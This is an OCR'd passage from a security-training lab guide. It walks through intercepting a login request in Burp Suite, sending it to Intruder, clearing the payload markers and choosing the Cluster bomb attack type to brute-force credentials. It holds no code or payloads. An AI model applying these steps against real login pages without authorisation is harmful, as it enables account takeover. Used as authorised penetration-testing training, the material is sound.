
Note: You can enter the credentials of your choice here.



17. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.


18. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.

Note: Observe that Burp Suite intercepted the entered login credentials. Note: If you do not get the request as shown in the screenshot, then press the **Forward** button.




19. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Target** tab appears by default.

20. Observe the target host and port values in the **Host** and **Port** fields.




21. Click on the **Positions** tab under the **Intruder** tab and observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear §** button from the right-pane to clear the default payload values.



22. Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.

